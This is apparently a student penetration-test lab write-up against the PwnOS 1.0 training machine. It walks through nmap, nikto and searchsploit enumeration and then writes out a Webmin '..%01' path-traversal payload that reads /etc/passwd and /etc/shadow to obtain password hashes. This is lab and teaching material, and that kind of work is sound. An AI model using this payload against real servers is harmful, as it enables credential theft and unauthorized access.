Table Of Contents

1. Methodology

The assessment followed a standard penetration testing methodology tailored for black box testing. The approach included:

1.1 Footprinting

The footprinting phase focuses on identifying targets and collecting preliminary information without directly interacting with system internals. It involves techniques that reveal basic network topology, live hosts, and entry points. The goal is to gather as much useful information as possible while maintaining a low profile.

Actions Performed:

- **Identifying the Attacker's Machine:**
  The ifconfig command was executed on the attacker's Kali Linux machine to determine its network configuration, including its IP address and subnet. This was essential to ensure correct network setup and to identify the appropriate network range for scanning.
- Command Executed: `ifconfig`

- **Discovering the Target Machine:**
  Netdiscover was used to passively identify other live hosts in the local network segment. During the scan, the IP address 192.168.40.128 was discovered and identified as the PwnOS 1.0 machine based on network response behavior and host fingerprinting.
  - Command Executed: `netdiscover -r 192.168.40.0/24`


By completing this phase, the IP address of the target was successfully without prior knowledge, thus defining the scope for active scanning activities.

1.2 Scanning

Scanning involves actively interacting with the identified target to gather detailed information about its open ports, running services, service versions, and underlying operating system. It helps to identify the services that may contain vulnerabilities and sets the stage for deeper enumeration and exploitation.


Actions Performed:

- **Initial Nmap Port Scan:**
  An initial nmap scan was conducted to identify open TCP ports on the target machine. This revealed services running and helped prioritize further enumeration efforts.
  - Command executed: `nmap 192.168.40.128`



- **Detailed Service and OS Scan:**
  A second nmap scan was executed with the -A and -O options.
  - -A: Enables aggressive scanning, including version detection, script scanning, and traceroute.
  - -O: Enables operating system detection.
    This deeper scan provided critical information, such as service banners, versions, potential vulnerabilities, and the operating system running on PwnOS 1.0.

Command Executed: `nmap -A -O 192.168.40.128`



This deeper scan provided critical information, such as service banners, versions, potential vulnerabilities, and the operating system running on PwnOS 1.0. Specifically, the following services were identified:


- **OpenSSH 4.6p1** was running, which is known to have various vulnerabilities.
- **Kernel 2.6.22** was detected, revealing the underlying OS and its associated weaknesses.
- **Miniserv (Webmin) HTTP Server** was running, which could present additional attack vectors, especially if not updated to address known vulnerabilities.

- **Web Server Vulnerability Scanning (Nikto):**

  The web service identified on port 80 was further analyzed using nikto.nikto scanned the HTTP server for common vulnerabilities such as outdated server software, dangerous files, misconfigurations, and known exploit paths.This

helped in identifying initial weaknesses related to the web interface of the target system.

Command Executed: `nikto -host 192.168.40.128:80`



After running the scan it was identified that:

- The /php directory was found, which could indicate the presence of PHP-based web applications..
- Remote File Inclusion (RFI) was also identified as a possible vulnerability on the index1.php file, allowing an attacker to include remote files into the server's execution environment, potentially leading to arbitrary code execution or information disclosure.


By the end of the scanning phase, the tester had a comprehensive view of the target's externally exposed attack surface.


1.3 Enumeration


Enumeration is the phase where information is extracted from the target's services in greater detail. It typically involves deeper interaction with the system, aiming to uncover usernames, software versions, hidden directories, and any other exploitable data.


Actions Performed:

- **Manual Web Page Inspection:**
  After discovering an active web server, the web application was manually browsed.
  Visual inspection helped in understanding the nature of the web application, identifying possible administrative panels, login forms, version information, and other potential entry points simply by observing the website structure.
    - Webpage Visited: `192.168.40.128/php/`









After web inspection, it was identified that the parameters in the URLs are dynamic, which opens up the possibility of testing for common web vulnerabilities. Specifically, the following tests were planned:

- **Remote File Inclusion (RFI)**: Testing the dynamic URL parameters for RFI vulnerabilities, where malicious or unauthorized external files could be included and executed on the server by manipulating the parameters.

- **Exploit Research (Searchsploit):**
  Armed with the service versions identified during scanning, searchsploit was used to search for known vulnerabilities and public exploits related to:

  - The **Webmin** service running on the target
  - Command Executed: `searchsploit webmin`

```
┌──(sannan73㉿kali)-[/home/kali]
└─$ searchsploit webmin
```

Exploit Title	Path
DansGuardian **Webmin** Module 0.x - 'edit.cgi' Directory Traversal	cgi/webapps/23535.txt
phpMy**Webmin** 1.0 - 'target' Remote File Inclusion	php/webapps/2462.txt
phpMy**Webmin** 1.0 - 'window.php' Remote File Inclusion	php/webapps/2451.txt
Webmin - Brute Force / Command Execution	multiple/remote/705.pl
webmin 0.91 - Directory Traversal	cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing	linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation	linux/remote/21765.pl
Webmin 0.x - Code Input Validation	linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution	multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)	multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)	unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities	cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)	cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)	linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution	linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)	linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)	linux/webapps/49318.rb
Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF)	linux/webapps/50144.py
Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF)	linux/webapps/50126.py
Webmin 1.984 - Remote Code Execution (Authenticated)	linux/webapps/50809.py
Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)	linux/webapps/50998.py
Webmin 1.x - HTML Email Command Execution	cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)	linux/webapps/47330.rb

Shellcodes: No Results

- The Linux kernel version of the system
- Command executed: `searchsploit kernel 2.6.22`

```
└─$ searchsploit kernel 2.6.22
```

Exploit Title	Path
Android **Kernel** < 4.8 - ptrace seccomp Filter Bypass	android/dos/46434.c
Apple iOS < 10.3.1 - **Kernel**	ios/local/42555.txt
Apple Mac OSX < 10.6.7 - **Kernel** Panic (Denial of Service)	osx/dos/17901.c
Apple macOS < 10.12.2 / iOS < 10.2 - '_**kernel**rpc_mach_port_insert_right_trap' **Kernel** Reference Count Leak / Use-After-Fr	macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - '_**kernel**rpc_mach_port_insert_right_trap' **Kernel** Reference Count Leak / Use-After-Fr	macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - Broken **Kernel** Mach Port Name uref Handling Privileged Port Name Replacement Privile	macos/local/40957.c
Apple macOS < 10.12.2 / iOS < 10.2 **Kernel** - ipc_port_t Reference Count Leak Due to Incorrect externalMethod Overrides Us	multiple/dos/40955.txt
Apple macOS < 10.12.2 / iOS < 10.2 **Kernel** - ipc_port_t Reference Count Leak Due to Incorrect externalMethod Overrides Us	multiple/dos/40955.txt
DESlock+ < 3.2.6 - 'DLMFDISK.sy's Local **kernel** Ring0 SYSTEM	windows/local/5144.c
DESlock+ < 3.2.6 - 'DLMFENC.sys' Local **Kernel** Ring0 link list zero (PoC)	windows/dos/5142.c
DESlock+ < 3.2.6 - 'LIST' Local **Kernel** Memory Leak	windows/local/5141.c
DESlock+ < 3.2.6 - Local **Kernel** Ring0 link list zero SYSTEM	windows/local/5143.c
DESlock+ < 3.2.7 - 'probe read' Local **Kernel** Denial of Service (PoC)	windows/dos/6498.c
DESlock+ < 3.2.7 - Local **Kernel** Overflow (PoC)	windows/dos/6496.c
DESlock+ < 3.2.7 - Local **Kernel** Race Condition Denial of Service (PoC)	windows/dos/6497.c
DESlock+ < 4.1.10 - 'vdlptokn.sys' Local **Kernel** Ring0 SYSTEM	windows/local/16138.c
Jungo DriverWizard WinDriver < 12.4.0 - **Kernel** Out-of-Bounds Write Privilege Escalation	windows/local/42625.py
Jungo DriverWizard WinDriver < 12.4.0 - **Kernel** Pool Overflow / Local Privilege Escalation (1)	windows/local/42624.py
Jungo DriverWizard WinDriver < 12.4.0 - **Kernel** Pool Overflow / Local Privilege Escalation (2)	windows/local/42665.py
Linux **Kernel** (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	solaris/local/15962.c
Linux **Kernel** 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Escalation (3)	linux/local/9844.py
Linux **Kernel** 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Privilege Escalation (Metasploit)	linux/local/19933.rb
Linux **Kernel** 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)	linux/local/33321.c
Linux **Kernel** 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation	linux/local/40812.c
Linux **Kernel** 2.6.17 < 2.6.24.1 - 'vmsplice' Local Privilege Escalation (2)	linux/local/5092.c
Linux **Kernel** 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation	linux/local/50135.c
Linux **Kernel** **2.6.22** - IPv6 Hop-By-Hop Header Remote Denial of Service	linux/dos/30902.c
Linux **Kernel** **2.6.22** < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)	linux/local/40616.c
Linux **Kernel** **2.6.22** < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)	linux/local/40847.cpp
Linux **Kernel** **2.6.22** < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method)	linux/local/40838.c
Linux **Kernel** **2.6.22** < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)	linux/local/40839.c
Linux **Kernel** **2.6.22** < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method)	linux/local/40611.c
Linux **Kernel** 2.6.9 < 2.6.25 (RHEL 4) - utrace and ptrace Local Denial of Service (1)	linux/dos/31965.c
Linux **Kernel** 2.6.9 < 2.6.25 (RHEL 4) - utrace and ptrace Local Denial of Service (2)	linux/dos/31966.c
Linux **Kernel** 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Race Condition Privilege Escalation	linux_x86-64/local/33516.c
Linux **Kernel** 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free	linux/dos/43234.c
Linux **Kernel** 4.8.0 UDEV < 232 - Local Privilege Escalation	linux/local/41886.c
Linux **Kernel** < **2.6.22** - 'ftruncate()'/'open()' Local Privilege Escalation	linux/local/6851.c
Linux **Kernel** < 2.6.26.4 - SCTP **Kernel** Memory Disclosure	linux/local/7618.c

- The SSH service configuration and version
- Command Executed: `searchsploit OpenSSH 4.6p1`

This enumeration phase was crucial in preparing a targeted exploitation strategy against PwnOS 1.0.

1.4 Gaining Access

After completing the scanning and web inspection phases, the next step was to exploit the vulnerabilities identified, particularly focusing on the Miniserv (Webmin) HTTP server running on the target machine. The scans had shown that the server was vulnerable to Remote File Inclusion (RFI), and this vulnerability presented a potential attack vector to gain further access to the system.

Exploiting the Webmin Server:

We needed to exploit the Webmin server, and the Remote File Inclusion vulnerability was the key. Upon conducting a search using Searchsploit, we identified an appropriate exploit for our case:

- Exploit: Usermin < 1.220 - Arbitrary File Disclosure
  This exploit is capable of disclosing arbitrary files on the server, which is suitable for exploiting the RFI vulnerability in Miniserv (Webmin) to gain unauthorized access to sensitive files such as /etc/passwd and /etc/shadow.

Study and Manual Exploitation:

We proceeded by thoroughly studying the exploit available in the Searchsploit database and also looked for additional resources on the internet to better understand how to successfully implement the attack.

From our research, we identified that to trigger the Arbitrary File Disclosure, we needed to craft a specific URL payload using the following format:


- /unauthenticated/..%01 followed by the file path (e.g., /etc/passwd or /etc/shadow).

The %01 (null byte) bypasses some filters that might be present in the application by truncating the path and allowing access to restricted files.


Accessing Sensitive Files:

We used the identified URL structure to access /etc/passwd and /etc/shadow, which are critical files containing user information and password hashes. By manipulating the request to include these files, we were able to retrieve the data. The retrieved hashes were essential for moving forward with privilege escalation.

- Command Executed on Webpage: `192.168.40.128:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/etc/passwd`




- Command Executed on webpage: `192.168.40.128:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/etc/shadow`



